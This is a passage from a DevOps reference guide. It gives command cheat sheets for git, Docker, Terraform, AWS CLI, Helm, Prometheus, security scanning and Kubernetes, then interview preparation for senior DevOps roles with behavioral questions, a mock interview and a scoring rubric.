git shortlog -sn                        # commits per author

# TAGS
git tag v1.2.3                          # lightweight tag
git tag -a v1.2.3 -m "Release v1.2.3" # annotated
git push origin --tags                  # push all tags
git push origin v1.2.3                  # push specific tag
```

Docker Commands

```
# IMAGES
docker build -t myapp:1.0.0 .
docker build --target production -t myapp:1.0.0 .      # multi-stage target
docker build --no-cache -t myapp:1.0.0 .
docker images                                          # list images
docker rmi IMAGE_ID                                    # remove
docker image prune -a                                  # remove unused
docker inspect IMAGE                                   # metadata

# CONTAINERS
docker run -d --name myapp -p 8080:8080 myapp:1.0.0
docker run --rm -it myapp:1.0.0 bash                  # interactive, auto-delete
docker run --env-file .env myapp:1.0.0
docker run -v $(pwd):/app -w /app myapp:1.0.0
docker run --memory="512m" --cpus="0.5" myapp:1.0.0
docker run --read-only --tmpfs /tmp myapp:1.0.0        # security hardened
docker run --user 1001:1001 myapp:1.0.0
docker ps -a                                           # all containers
docker stop / start / restart NAME
docker rm -f NAME                                      # force remove

# LOGS & DEBUG
docker logs -f CONTAINER                               # stream logs
docker logs --tail=100 CONTAINER
docker exec -it CONTAINER bash                         # shell
docker inspect CONTAINER                               # full details
docker stats                                          # live resource usage
docker top CONTAINER                                   # processes inside
docker diff CONTAINER                                  # filesystem changes

# REGISTRY
docker login REGISTRY
docker tag myapp:1.0.0 ghcr.io/org/myapp:1.0.0
docker push ghcr.io/org/myapp:1.0.0
docker pull IMAGE
docker save IMAGE > image.tar                          # export
docker load < image.tar                                # import

# VOLUMES & NETWORK
docker volume ls / create NAME / rm NAME / inspect NAME
docker network ls / create NAME / inspect NAME
docker network connect NETWORK CONTAINER

# CLEANUP
docker system prune -af                                # remove all unused
docker system df                                       # disk usage
docker builder prune                                   # clear build cache

# COMPOSE
docker compose up -d --build
docker compose down -v                                 # remove volumes too
docker compose ps / logs -f / top
docker compose exec SERVICE bash
docker compose config                                  # validate
docker compose pull                                    # pull images
```

Terraform Commands

```
# INIT
terraform init                              # initialize + download providers
terraform init -upgrade                     # upgrade providers
terraform init -reconfigure                 # change backend

# PLAN & APPLY
terraform plan                              # show what will change
terraform plan -out=tfplan                 # save plan
terraform plan -target=resource.name    # target specific resource
terraform plan -var="env=production"
terraform plan -var-file="prod.tfvars"
terraform apply tfplan                      # apply saved plan
terraform apply -auto-approve               # skip confirmation (CI only!)
terraform destroy -target=resource.name

# STATE
terraform state list                        # list all resources in state
terraform state show resource.name      # show resource details
terraform state mv OLD NEW              # rename (avoid destroy/recreate)
terraform state rm resource.name        # remove from state (keep real resource)
terraform state pull                        # download remote state
terraform import resource.name REAL_ID # import existing infra
terraform force-unlock LOCK_ID          # release stuck lock (careful!)

# VALIDATE & FORMAT
terraform fmt -recursive                # format all .tf files
terraform fmt -check                        # check formatting (CI)
terraform validate                          # syntax + logic check

# WORKSPACE
terraform workspace list
terraform workspace new staging
terraform workspace select production

# OUTPUT
terraform output                            # show all outputs
terraform output -json                      # JSON format
terraform output output_name                # specific output
terraform refresh                           # sync state with real infra

# GRAPH
terraform graph | dot -Tsvg > graph.svg  # visualize dependency graph
```

AWS CLI

```
# CONFIG
aws configure                               # set credentials
aws configure --profile prod                # named profile
export AWS_PROFILE=prod                     # use profile
export AWS_DEFAULT_REGION=us-east-1

# EC2
aws ec2 describe-instances --filters "Name=instance-state-name,Values=running"
aws ec2 describe-instances --query 'Reservations[*].Instances[*].[InstanceId,PrivateIpAddress,State.Name]' --ou
aws ec2 stop-instances --instance-ids i-1234567890abcdef0
aws ec2 start-instances --instance-ids i-1234567890abcdef0
```

```
# S3
aws s3 ls s3://bucket-name/
aws s3 cp file.txt s3://bucket/path/
aws s3 sync ./local-dir s3://bucket/path/ --delete
aws s3 rb s3://bucket --force              # remove bucket + contents
aws s3api get-object-acl --bucket NAME --key KEY

# IAM
aws iam list-users
aws iam list-roles --query 'Roles[*].[RoleName,CreateDate]' --output table
aws iam get-role --role-name ROLE_NAME
aws sts get-caller-identity               # who am I?
aws sts assume-role --role-arn ARN --role-session-name SESSION

# SECRETS MANAGER
aws secretsmanager get-secret-value --secret-id NAME --query SecretString --output text
aws secretsmanager list-secrets --query 'SecretList[*].[Name,LastChangedDate]'

# EKS
aws eks update-kubeconfig --name CLUSTER_NAME --region REGION
aws eks list-clusters
aws eks describe-cluster --name CLUSTER_NAME --query 'cluster.[status,version,endpoint]'

# LOGS
aws logs describe-log-groups
aws logs tail /aws/eks/cluster/cluster --follow
aws logs filter-log-events --log-group-name NAME --filter-pattern "ERROR"

# COST
aws ce get-cost-and-usage \
  --time-period Start=2026-04-01,End=2026-04-30 \
  --granularity MONTHLY \
  --metrics BlendedCost \
  --group-by Type=SERVICE,Key=SERVICE
```

Helm Quick Reference

```
helm repo add bitnami https://charts.bitnami.com/bitnami
helm repo update
helm search repo bitnami/postgresql --versions
helm show values bitnami/postgresql

helm install my-postgres bitnami/postgresql \
  --namespace databases --create-namespace \
  -f postgres-values.yaml \
  --set auth.postgresPassword=PASS

helm upgrade my-postgres bitnami/postgresql -f values.yaml
helm upgrade --install my-postgres bitnami/postgresql  # idempotent

helm list -A
helm status my-postgres -n databases
helm history my-postgres -n databases
helm rollback my-postgres 2 -n databases
helm uninstall my-postgres -n databases

helm template my-postgres bitnami/postgresql -f values.yaml  # render
```

```
helm get values my-postgres -n databases                    # installed values
helm get manifest my-postgres -n databases                  # rendered manifests
```

Prometheus / PromQL Quick Reference

```
# Rate (counter) - requests per second
rate(http_requests_total{job="api"}[5m])

# Error percentage
rate(http_requests_total{status=~"5.."}[5m]) /
rate(http_requests_total[5m]) * 100

# P99 latency from histogram
histogram_quantile(0.99,
  sum(rate(http_request_duration_seconds_bucket[5m])) by (le, service)
)

# Memory usage %
container_memory_working_set_bytes /
container_spec_memory_limit_bytes * 100

# CPU throttling %
rate(container_cpu_cfs_throttled_seconds_total[5m]) /
rate(container_cpu_cfs_periods_total[5m]) * 100

# Pods not ready
kube_deployment_spec_replicas - kube_deployment_status_ready_replicas

# Disk fill prediction (4 hours)
predict_linear(node_filesystem_free_bytes[2h], 4 * 3600) < 0

# Aggregations
sum by (service) (rate(requests_total[5m]))   # per service
avg without (instance) (cpu_usage[5m])        # collapse instance label
topk(5, memory_bytes)                          # top 5
```

Security Scanning Commands

```
# Container image scanning
trivy image myapp:latest
trivy image --severity HIGH,CRITICAL myapp:latest
trivy image --exit-code 1 --severity CRITICAL myapp:latest

# Filesystem scan (dependencies, IaC, secrets)
trivy fs --security-checks vuln,config,secret ./
grype myapp:latest

# SBOM generation
syft myapp:latest -o spdx-json > sbom.json
syft myapp:latest -o cyclonedx-json > sbom-cdx.json
grype sbom:./sbom.json

# Image signing
cosign sign --yes registry.io/org/myapp:v1.0.0
cosign verify --certificate-identity=CI@COMPANY.com \
  --certificate-oidc-issuer=https://token.actions.githubusercontent.com \
```

```
  registry.io/org/myapp:v1.0.0

# IaC scanning
checkov -d ./terraform --compact
tfsec ./terraform
kube-score score deployment.yaml
kubesec scan pod.yaml

# Secret scanning
gitleaks detect --source=. --verbose
detect-secrets scan . > .secrets.baseline
detect-secrets audit .secrets.baseline

# K8s security audit
kube-bench run --targets master,node
kubectl auth can-i --list --as=system:serviceaccount:default:myapp
```

Quick Reference Cards

HTTP Status Codes

```
2xx Success:  200 OK, 201 Created, 204 No Content
3xx Redirect: 301 Permanent, 302 Temp, 304 Not Modified
4xx Client:   400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found, 429 Too Many Requests
5xx Server:   500 Internal Error, 502 Bad Gateway, 503 Service Unavailable, 504 Gateway Timeout
```

Port Quick Reference

```
22    SSH
25    SMTP
53    DNS (TCP+UDP)
80    HTTP
443   HTTPS
2379  etcd client
2380  etcd peer
6443  Kubernetes API
8080  HTTP alt
9090  Prometheus
9093  Alertmanager
3000  Grafana
3100  Loki
5432  PostgreSQL
3306  MySQL
6379  Redis
5672  RabbitMQ AMQP
9092  Kafka
2181  ZooKeeper
```

Git Commit Message Convention (Conventional Commits)

```
feat:     new feature
fix:      bug fix
docs:     documentation
style:    formatting (no logic change)
refactor: code restructure (no feature/fix)
perf:     performance improvement
test:     adding tests
build:    build system changes
ci:       CI config changes
```

```
chore:    maintenance tasks
revert:   revert previous commit

Examples:
feat(auth): add JWT refresh token rotation
fix(api): prevent double-charge on timeout retry
feat!: drop support for Python 3.8  (! = breaking change)
```

File Permissions Quick Reference

```
chmod 755 → rwxr-xr-x (owner all, group/other read+exec)
chmod 644 → rw-r--r--  (owner read+write, group/other read)
chmod 600 → rw-------  (owner only, use for SSH keys)
chmod 777 → rwxrwxrwx  (NEVER in production)
chmod +x file           (add execute for all)
chmod u+s file          (SUID - run as owner)
chmod g+s dir           (SGID - new files inherit group)
chmod +t dir            (sticky - only owner can delete)
```

Kubernetes Cheatsheet — Production Commands & Patterns

kubectl Context & Config

```
kubectl config get-contexts                     # list all clusters
kubectl config use-context CONTEXT_NAME         # switch cluster
kubectl config current-context                  # show active cluster
kubectl config set-context --current --namespace=NAMESPACE  # set default ns
kubens NAMESPACE                                # (kubens plugin) switch namespace
kubectx CONTEXT                                # (kubectx plugin) switch context
```

Getting Resources

```
# List with extra info
kubectl get pods -o wide                        # show node, IP
kubectl get pods -A                             # all namespaces
kubectl get pods -n NAMESPACE -l app=myapp      # label selector
kubectl get all -n NAMESPACE                    # all resource types

# Watch mode
kubectl get pods -w                             # live updates

# Output formats
kubectl get pod POD_NAME -o yaml                # raw YAML
kubectl get pod POD_NAME -o json                # raw JSON
kubectl get pods -o jsonpath='{.items[*].metadata.name}'  # extract fields
kubectl get pods -o custom-columns=NAME:.metadata.name,STATUS:.status.phase

# Sort & filter
kubectl get events --sort-by='.lastTimestamp' -n NAMESPACE
kubectl get pods --field-selector=status.phase=Running
kubectl get pods --field-selector=spec.nodeName=NODE_NAME
```

Describe & Debug

```
kubectl describe pod POD_NAME -n NAMESPACE      # full details + events
kubectl describe node NODE_NAME                 # node capacity, conditions
kubectl describe svc SERVICE_NAME               # endpoints, selectors
```

```
# Logs
kubectl logs POD_NAME                          # container stdout
kubectl logs POD_NAME -c CONTAINER_NAME        # specific container
kubectl logs POD_NAME --previous               # last crashed container
kubectl logs -f POD_NAME                       # follow / stream
kubectl logs -l app=myapp --tail=100           # label selector, last 100 lines

# Shell access
kubectl exec -it POD_NAME -- bash              # interactive shell
kubectl exec -it POD_NAME -c CONTAINER -- sh   # specific container
kubectl exec POD_NAME -- ls /app               # single command

# Port forwarding (local access without exposing)
kubectl port-forward pod/POD_NAME 8080:8080
kubectl port-forward svc/SERVICE_NAME 8080:80
kubectl port-forward deploy/DEPLOY_NAME 8080:8080

# Quick debug pod
kubectl run debug --image=busybox:latest --rm -it --restart=Never -- sh
kubectl run netdebug --image=nicolaka/netshoot --rm -it --restart=Never -- bash
```

Apply & Manage

```
kubectl apply -f manifest.yaml                 # declarative apply
kubectl apply -f ./directory/                  # apply all in dir
kubectl apply -k ./kustomize-dir/              # kustomize
kubectl delete -f manifest.yaml               # delete by manifest

kubectl create deployment NAME --image=IMAGE   # imperative create
kubectl expose deployment NAME --port=80       # create service

# Dry run (test without applying)
kubectl apply -f manifest.yaml --dry-run=client
kubectl apply -f manifest.yaml --dry-run=server  # validates against API
```

Deployments

```
kubectl rollout status deploy/NAME             # watch rollout progress
kubectl rollout history deploy/NAME            # list revisions
kubectl rollout undo deploy/NAME               # rollback 1 version
kubectl rollout undo deploy/NAME --to-revision=3  # rollback to specific
kubectl rollout pause deploy/NAME              # pause rollout
kubectl rollout resume deploy/NAME             # resume rollout

kubectl scale deploy NAME --replicas=5         # scale
kubectl set image deploy/NAME container=image:tag  # update image
kubectl autoscale deploy NAME --min=2 --max=10 --cpu-percent=70  # HPA

# Annotate rollout (shows in history)
kubectl annotate deploy NAME kubernetes.io/change-cause="Deploy v1.2.3 - added payment feature"
```

Namespaces & RBAC

```
kubectl get namespaces
kubectl create namespace myapp-prod

# RBAC
kubectl get roles,rolebindings -n NAMESPACE
```

```
kubectl get clusterroles,clusterrolebindings
kubectl auth can-i list pods --namespace default                    # current user
kubectl auth can-i list pods --as=USER --namespace default         # as user
kubectl auth can-i list pods --as=system:serviceaccount:ns:sa      # as SA
kubectl auth can-i --list --namespace NAMESPACE                    # all perms
```

Resource Usage & Capacity

```
kubectl top nodes                              # node CPU/memory
kubectl top pods -n NAMESPACE                  # pod CPU/memory
kubectl top pods --sort-by=cpu -A              # sort by CPU

# Node capacity and allocations
kubectl describe node NODE | grep -A8 "Allocated resources"
```

Secrets & ConfigMaps

```
kubectl create secret generic NAME --from-literal=key=value
kubectl create secret generic NAME --from-file=./secret-file
kubectl create secret docker-registry NAME \
  --docker-server=REGISTRY \
  --docker-username=USER \
  --docker-password=PASS

# View (base64 decode)
kubectl get secret NAME -o jsonpath='{.data.key}' | base64 -d

kubectl create configmap NAME --from-literal=key=value
kubectl create configmap NAME --from-file=./config-file
```

Network Troubleshooting

```
# DNS resolution
kubectl exec -it POD -- nslookup kubernetes.default.svc.cluster.local
kubectl exec -it POD -- nslookup SERVICE_NAME.NAMESPACE.svc.cluster.local

# Check if service has endpoints
kubectl get endpoints SERVICE_NAME -n NAMESPACE

# Test connectivity pod to service
kubectl exec -it POD -- curl http://SERVICE_NAME.NAMESPACE.svc.cluster.local/health

# Check network policies
kubectl get networkpolicies -n NAMESPACE
```

Node Management

```
kubectl cordon NODE_NAME                       # mark unschedulable
kubectl uncordon NODE_NAME                     # mark schedulable
kubectl drain NODE_NAME --ignore-daemonsets --delete-emptydir-data  # safe drain
kubectl taint nodes NODE key=value:NoSchedule  # add taint
kubectl taint nodes NODE key=value:NoSchedule- # remove taint (trailing -)
```

Useful One-Liners

```
# Get all image names running in cluster
kubectl get pods -A -o jsonpath='{range .items[*]}{.metadata.namespace}{"\t"}{.metadata.name}{"\t"}{range .spec
```

```
# Find pods NOT in Running state
kubectl get pods -A --field-selector=status.phase!=Running

# Delete all Evicted pods
kubectl get pods -A | grep Evicted | awk '{print $1" "$2}' | xargs -n2 kubectl delete pod -n

# Get pod restart counts
kubectl get pods -A -o custom-columns='NAMESPACE:.metadata.namespace,POD:.metadata.name,RESTARTS:.status.contai

# Resource limits/requests summary
kubectl get pods -n NAMESPACE -o jsonpath='{range .items[*]}{.metadata.name}{"\n"}{range .spec.containers[*]}

# Force delete stuck terminating pod
kubectl delete pod POD_NAME --force --grace-period=0 -n NAMESPACE
```

Helm Commands

```
helm repo add NAME URL                          # add repo
helm repo update                                # refresh repos
helm search repo KEYWORD                        # search charts
helm show values REPO/CHART                    # see all values

helm install RELEASE_NAME REPO/CHART          # install
helm install RELEASE_NAME REPO/CHART \
  --namespace NS --create-namespace \
  -f values-override.yaml \
  --set key=value

helm upgrade RELEASE_NAME REPO/CHART -f values.yaml
helm upgrade --install RELEASE_NAME REPO/CHART  # idempotent

helm list -A                                     # all releases
helm status RELEASE_NAME                        # release info
helm history RELEASE_NAME                       # revision history
helm rollback RELEASE_NAME 2                    # rollback to revision 2
helm uninstall RELEASE_NAME

helm template RELEASE_NAME REPO/CHART -f values.yaml  # render without install
helm diff upgrade RELEASE_NAME REPO/CHART -f values.yaml  # (plugin)
```

Essential Manifest Snippets

Pod with security hardening

```
securityContext:           # pod-level
  runAsNonRoot: true
  runAsUser: 1001
  fsGroup: 1001
  seccompProfile:
    type: RuntimeDefault
containers:
  - securityContext:       # container-level
      allowPrivilegeEscalation: false
      readOnlyRootFilesystem: true
      capabilities:
        drop: [ALL]
```

HPA with custom metric

```yaml
apiVersion: autoscaling/v2
kind: HorizontalPodAutoscaler
spec:
  minReplicas: 2
  maxReplicas: 20
  metrics:
    - type: Resource
      resource:
        name: cpu
        target:
          type: Utilization
          averageUtilization: 70
  behavior:
    scaleDown:
      stabilizationWindowSeconds: 300
```

PodDisruptionBudget

```yaml
apiVersion: policy/v1
kind: PodDisruptionBudget
spec:
  minAvailable: 2           # OR: maxUnavailable: 1
  selector:
    matchLabels:
      app: myapp
```

Topology Spread (multi-AZ HA)

```yaml
topologySpreadConstraints:
  - maxSkew: 1
    topologyKey: topology.kubernetes.io/zone
    whenUnsatisfiable: DoNotSchedule
    labelSelector:
      matchLabels:
        app: myapp
```

Exit Codes Reference

Code	Meaning
0	Success
1	App error (check logs)
137	OOMKilled (increase memory limit)
139	Segfault
143	SIGTERM received (graceful shutdown)
255	Exit(-1) — check app code

ewpage # Interview-Prep

Behavioral Interview Questions — Senior DevOps Engineer

The STAR Framework

Every behavioral answer should follow: - **S**ituation — context and background (1-2 sentences) - **T**ask — your specific responsibility (1 sentence) - **A**ction — what YOU specifically did, step by step (60% of answer) - **R**esult — measurable outcome + what you learned (1-2 sentences)

Keep each answer to 2-3 minutes. Practice out loud.

Category 1: Incident & Crisis Management

Q: Tell me about the most critical production incident you've handled.

Framework: SEV-1 incident → detection → IC role → mitigation → RCA → prevention

Sample story structure: - We had a payment processing outage affecting 100% of checkout traffic for 28 minutes - I was the on-call SRE and became IC - Opened incident channel, assigned roles, ran through diagnostics - Identified DB connection pool exhaustion from a new query pattern - Mitigated by rolling back deploy + increasing pool temporarily - Post-mortem identified missing index; added query analysis to CI - Result: MTTR reduced from 45 min to 18 min average; zero repeat incidents

---

Q: Describe a time you had to make a difficult decision under pressure with incomplete information.

Framework: Incident or outage → time pressure → two bad options → decision + reasoning → outcome

Key points to hit: - Acknowledge the incomplete info explicitly - Explain your decision framework (reversibility, blast radius, speed) - Show you communicated your uncertainty to stakeholders - Demonstrate learning regardless of outcome

---

Q: Tell me about a major outage you caused. What happened?

Every senior engineer has caused at least one outage. Saying "I haven't" is a red flag.

Template: - Be direct and own it without excuses - Focus heavily on what you learned and what systemic changes you made - Interviewers want blameless mentality: "the system allowed this to happen" - Good ending: "as a result, I implemented X which prevented Y from ever happening again"

Category 2: Technical Leadership & Influence

Q: Tell me about a time you improved a team's processes significantly.

Strong answer elements: - Quantify the before state (manual deploys took 2 hours, 3 rollbacks per month) - Describe what you proposed and why (data-driven, not opinion) - Address resistance: "the team was skeptical because X, I addressed that by Y" - Quantify after state (deploys take 8 minutes, zero failed deploys in 6 months)

Q: Describe a situation where you had to push back on a deadline or feature request for reliability/security reasons.

Template: - Business wanted feature launched immediately - I identified risk: "skipping review would expose customer PII" - I presented options with tradeoffs, not a flat "no" - Option A: ship now, accept risk, timeline for fix - Option B: delay 2 days, ship securely - Framed as shared decision, not gatekeeping - They chose B (or chose A and I documented the risk formally)

Q: Tell me about a time you mentored someone or helped a team member grow.

Framework: junior engineer → specific skill gap → how you coached → their improvement

Good elements: - Pair programming on a specific problem, not just "I taught them" - Show you adapted your style to their learning style - Demonstrate follow-through: you didn't just explain once, you followed up - Result: they solved the next problem independently

---

Category 3: Complexity & Scale

Q: Tell me about the most complex infrastructure you've designed or operated.

Hit these points: - Scale numbers (pods, requests/sec, data volume, regions) - Which problems were hardest and why - Key architectural decisions and their tradeoffs - What you'd do differently with today's knowledge

---

Q: Describe a situation where you had to manage multiple competing priorities.

Framework: competing urgent requests + finite team capacity

Key behaviors to show: - Explicit prioritization criteria (business impact, SLA breach, customer count) - Proactive communication to all stakeholders with expected timelines - Not just firefighting — you addressed root causes to reduce future fires - You delegated or escalated where appropriate

---

Q: Tell me about a time you introduced a new technology or tool to your organization.

Strong narrative: - Problem the existing tool had (specific pain points with data) - How you evaluated alternatives (POC, benchmarks, team fit) - How you got buy-in (demo, data, phased rollout) - How you trained the team (runbooks, workshops, pair sessions) - What happened after rollout (adoption, problems overcome)

Category 4: Collaboration & Conflict

Q: Tell me about a conflict with a developer team over reliability requirements.

Templates to avoid: "I was right and convinced them"

Better framing: - Different valid perspectives (dev: ship fast, SRE: don't break prod) - You sought to understand their constraints first - Found a compromise: error budget policy, feature flags, canary releases - Built shared ownership of reliability metrics

---

Q: Describe a time you worked with a team in a different timezone or geography.

Good elements: - What asynchronous practices you established (written over verbal, docs, video updates) - How you handled handoffs for on-call or incident response - How you built trust without face-to-face interaction

---

Category 5: Strategy & Vision

Q: Where do you see the biggest DevOps challenges in the next 3 years?

Strong answer pillars: 1. **Platform Engineering** — standardized internal developer platforms replacing bespoke tooling 2. **AI in DevOps** — LLM-powered runbook generation, anomaly detection, code review 3. **Supply chain security** — SLSA, SBOM, code provenance becoming standard requirements 4. **FinOps** — cloud cost optimization becoming a first-class engineering concern 5. **Developer Experience** — measuring and improving DORA metrics systematically

---

Q: How do you stay current in this fast-moving field?

Name specific sources (be honest): - Blogs: Martin Fowler, Netflix Tech Blog, Uber Engineering, Cloudflare Blog - Podcasts: The Changelog, DevOps Handbook, SRE Weekly - Conferences: KubeCon, re:Invent, FOSDEM - Learning: Weekly dedicated time, certifications (CKA, AWS Solutions Architect) - Community: Local meetups, CNCF Slack, contributing to OSS

---

10 Questions to Ask the Interviewer

1. "How do you measure the health of your DevOps/platform team? What metrics matter most?"
2. "What does a typical on-call rotation look like? How many pages per week does the average engineer receive?"
3. "What's the biggest reliability or operational challenge you're facing right now?"
4. "How do developers and platform engineers collaborate on new service deployment requirements?"
5. "What's the current deployment frequency, and where do you want it to be?"
6. "How are post-mortems conducted? Are they blameless in practice, not just in policy?"
7. "What does the cloud infrastructure look like today, and where are you trying to get to?"
8. "How much toil reduction opportunity exists in this role — what would success look like in year one?"
9. "What are the main technology bets the company is making over the next 12-18 months?"
10. "What's the biggest thing that would make the person in this role unsuccessful?"

Mock Interview — Senior DevOps Engineer

Instructions for Self-Practice

1. Cover the answers section below each question
2. Set a 3-minute timer and answer out loud (record yourself)
3. Uncover the answer and compare
4. Rate yourself: Depth (1-5) · Clarity (1-5) · Completeness (1-5)
5. Repeat weak areas until consistent 4+ scores

Round 1: Architecture & Design (45 min)

Q1: System Design

> **"Design the CI/CD infrastructure for a company deploying 50 microservices 30 times a day to Kubernetes. They have dev/staging/production environments."**

Ideal answer covers:

Clarifying questions to ask first: - Team size? (affects pipeline parallelism needs) - Monorepo or polyrepo? - Kubernetes managed (EKS/GKE) or self-managed? - Any compliance requirements (SOC 2, PCI)? - Current tooling or greenfield?

Architecture decision: - GitOps model: Git is source of truth, ArgoCD pulls desired state - GitHub Actions for CI (build, test, scan, push image) - ArgoCD for CD (sync manifests from Git to cluster) - Separate pipelines per service but shared runner pool

Pipeline flow: 1. Developer pushes → PR created 2. CI: lint → unit test → SAST → build image → Trivy scan → push to ECR with SHA tag 3. CI updates Helm values file in GitOps repo with new image tag 4. ArgoCD auto-syncs staging within minutes 5. Smoke tests run against staging 6. Production promotion: PR to GitOps repo → reviewer approves → ArgoCD syncs production

Environment isolation: - Separate K8s namespaces with RBAC - Separate AWS accounts for production (blast radius containment) - Separate ArgoCD projects with access control

Observability: - Deployment annotations in Grafana → correlate deploys with metric changes - ArgoCD sync status → alert if sync fails or drift detected - DORA metrics tracked: deployment frequency, lead time, MTTR, change failure rate

---

Q2: Incident Scenario

> **"At 2am you get paged: 'checkout is down, all purchases failing.' You are the IC. Walk me through your response."**

Ideal answer covers:

First 2 minutes: - Open incident channel `#inc-20260525-checkout-down` - Assign Tech Lead if available, set Comms role - Set severity: SEV-1 (revenue-impacting, all users) - Acknowledge alert to stop repeat pages

Investigate (3-10 min): - Check Grafana dashboard: error rate, latency, traffic drop - `kubectl get pods -n production` — any CrashLoopBackOff, OOMKilled? - `kubectl get events -n production --sort-by=.lastTimestamp` - Check recent deployments: ArgoCD history, deployment annotations on dashboard - Check downstream dependencies: payment API, database response times

Mitigation before root cause (10-20 min): - If recent deploy: `kubectl rollout undo deploy/checkout -n production` — rollback first, investigate later - If database: check connection pool, query times, read replica lag - Scale up if traffic spike: `kubectl scale deploy/checkout --replicas=10` - Update status page and stakeholder channel every 10-15 minutes

Recovery confirmation: - Error rate returns to baseline ($< 0.1\%$) - Successful end-to-end checkout test - Monitor for 10 minutes before declaring resolved

Post-incident: - Blameless post-mortem within 48 hours - Action items with owners and due dates - Update runbook with new failure mode

---

Q3: Trade-offs

> **"When would you choose Blue-Green over Canary deployment? What about Feature Flags?"**

Blue-Green — choose when: - Need instant rollback capability (< 30 seconds, just flip the load balancer) - Stateless services only (sessions don't cross environments) - Full environment parity required for testing - DB migrations already applied and backwards-compatible - Cost: requires double infrastructure during switch

Canary — choose when: - Need to validate behavior with real production traffic gradually - Can monitor error rate and auto-rollback on threshold breach - Traffic shaping at ingress level (NGINX weighted routing or Argo Rollouts) - More gradual risk: $5\% \rightarrow 25\% \rightarrow 100\%$ - Takes longer but catches issues before full blast radius

Feature Flags — choose when: - Want to decouple deploy from release (deploy the code, turn on the feature separately) - A/B testing different implementations - Emergency kill switch needed (turn off feature without redeploying) - Targeting specific users/cohorts/regions - Dark launching: code in production but feature off for all users

Real answer: Use all three together. Deploy with canary, controlled by feature flags, with blue-green for rollback. The combination gives maximum safety with fine-grained control.

Round 2: Technical Depth (30 min)

Q4: Kubernetes Networking

> **"Explain exactly what happens when a pod in namespace A calls `http://myservice.namespace-b.svc.cluster.loca`**

Answer: 1. Pod's DNS resolver (stub resolver) queries `169.254.20.10:53` (or CoreDNS ClusterIP on port 53) 2. CoreDNS looks up `myservice.namespace-b.svc.cluster.local` 3. CoreDNS returns the Service's ClusterIP (e.g. `10.96.45.12`) 4. Pod initiates TCP connection to `10.96.45.12:80` 5. The packet hits `iptables/ipvs` rules installed by `kube-proxy` on the source node 6. `kube-proxy` DNAT rule rewrites destination: `10.96.45.12:80` → one of the pod IPs in the Endpoints list (e.g. `10.244.2.5:8080`) 7. Packet is routed to the destination node via the CNI overlay network (VXLAN/BGP depending on CNI) 8. Pod receives the request on its actual IP

What can go wrong: - DNS failure: CoreDNS pod down, or `ndots:5` search domain causing excessive DNS queries - Empty Endpoints: pod label selector doesn't match Service selector - NetworkPolicy blocking: source pod or destination pod has restrictive policy - kube-proxy iptables rules stale: `kube-proxy` pod crashed or node network issue

---

Q5: Prometheus Deep Dive

> **"We have 100 microservices. How do you prevent Prometheus from running out of memory? What is cardinality and how do you control it?"**

Answer: Cardinality = total number of unique time series = unique combinations of all label values.

What causes high cardinality: - User IDs, order IDs, session IDs as labels → millions of unique series - URLs with path parameters: `/users/12345/orders` as a label - Pod names in labels (rotate constantly) - Timestamps or request IDs

Why it's dangerous: Each unique series requires memory in the TSDB. A Prometheus with 10 million series might need 10-20 GB RAM just for the head block. Series churn (new series created constantly) makes it worse.

Controls: 1. **Relabeling rules** in Prometheus scrape config: drop high-cardinality labels before ingestion 2. **Recording rules**: pre-aggregate expensive PromQL expressions, store as lower-cardinality series 3. **Metric labels review**: enforce label naming standards in code review 4. **Cardinality monitoring**: alert when a job's series count exceeds threshold 5. **Remote write filtering**: use `write_relabel_configs` to drop before sending to Thanos 6. **Tool**: `mimirtool analyze` or Grafana's Cardinality Management page shows worst offenders

For 100 services: - Federated Prometheus: one Prometheus per namespace/team, global Prometheus scrapes aggregated metrics only - Or: Thanos/Cortex/Mimir for horizontally scalable storage — multiple Prometheus instances, Thanos Querier provides global view

---

Q6: Security

> **"A developer accidentally committed an AWS secret key to the public GitHub repo 2 hours ago. What do you do?"**

Immediate (minutes): 1. Rotate the key immediately — AWS console → IAM → Security credentials → make inactive + delete 2. Create a new access key if the service still needs it (or switch to IRSA/role-based) 3. Check CloudTrail for API calls with the compromised key in the last 2 hours 4. Look for: unusual regions, new IAM users created, new EC2 instances, S3 data access/exfiltration

Clean up Git history: 5. `git filter-repo` (preferred) or BFG Repo-Cleaner to remove secret from all history 6. Force-push to overwrite remote history (coordinate with team — they need to re-clone) 7. GitHub has a secret scanning feature that may have already flagged it — check security alerts

Communicate: 8. Notify security team per incident process 9. Document: what was exposed, what was accessed, what was done 10. If customer data was accessible: legal/compliance review for breach notification

Prevent recurrence: 11. Enable GitHub Secret Scanning and push protection (blocks commits with secrets) 12. Add gitleaks as pre-commit hook for all developers 13. Eliminate static credentials entirely: switch to IRSA for EC2/EKS, OIDC for CI/CD

Round 3: Behavioral (20 min)

Q7: Conflict Resolution

> **"Tell me about a time you disagreed with your manager about a technical decision."**

Framework: - State the disagreement clearly and factually (don't be vague) - Show you heard their position and tried to understand their reasoning - Explain how you raised your concern (data, not opinion) - Show you were willing to accept the decision even if not your preference - Explain the outcome honestly

Red flags to avoid: - "I was right and they eventually realized it" (arrogant) - "I just did what they said" (no backbone) - "We never disagree" (not credible)

Strong structure: > "My manager wanted to skip the canary phase and do a direct blue-green release for a critical payment service change. I was concerned because the new code path had significantly different DB query patterns we hadn't load-tested. I prepared a short risk analysis — estimated 15 minutes of canary observation would tell us if queries were performing correctly. I proposed we time-box it: 15-minute canary at 5%, if no latency spike we go straight to 100%. They agreed. We did find a slow query during the canary that would have caused degradation at full load. Caught it with 5 minutes of impact vs potentially 30 minutes."

Q8: Failure

> **"Describe the biggest technical mistake you've made in your career."**

What interviewers are evaluating: - Self-awareness (can you identify your own failures?) - Maturity (do you blame others, or own it?) - Learning mindset (what changed as a result?) - Judgment (is the mistake proportionate to seniority — was it actually a hard problem?)

Structure: 1. Describe what happened clearly and specifically 2. Own your part without excessive self-flagellation 3. Describe the impact honestly (affected X users for Y minutes) 4. Describe what you changed: process, tooling, behavior 5. End with the systemic fix, not the personal lesson

---

Scoring Rubric

Score	Technical	Communication	Problem Solving
5	Deep expertise, tradeoffs articulated clearly	Clear structure, concise, no rambling	Systematic, asks good questions
4	Solid knowledge, one or two gaps	Good clarity, minor organization issues	Logical approach, finds answer
3	Surface knowledge, can't go deep	Understandable but disorganized	Gets there with hints
2	Misconceptions, significant gaps	Hard to follow	Struggles without guidance
1	Incorrect or no knowledge	Cannot explain	No structured approach

Target for Senior DevOps role: 4+ on all dimensions

30-Day Interview Prep Plan

Week	Focus	Practice
1	K8s deep dive + Linux internals	2 mock sessions on architecture
2	Cloud (AWS) + Terraform	Design a multi-region architecture
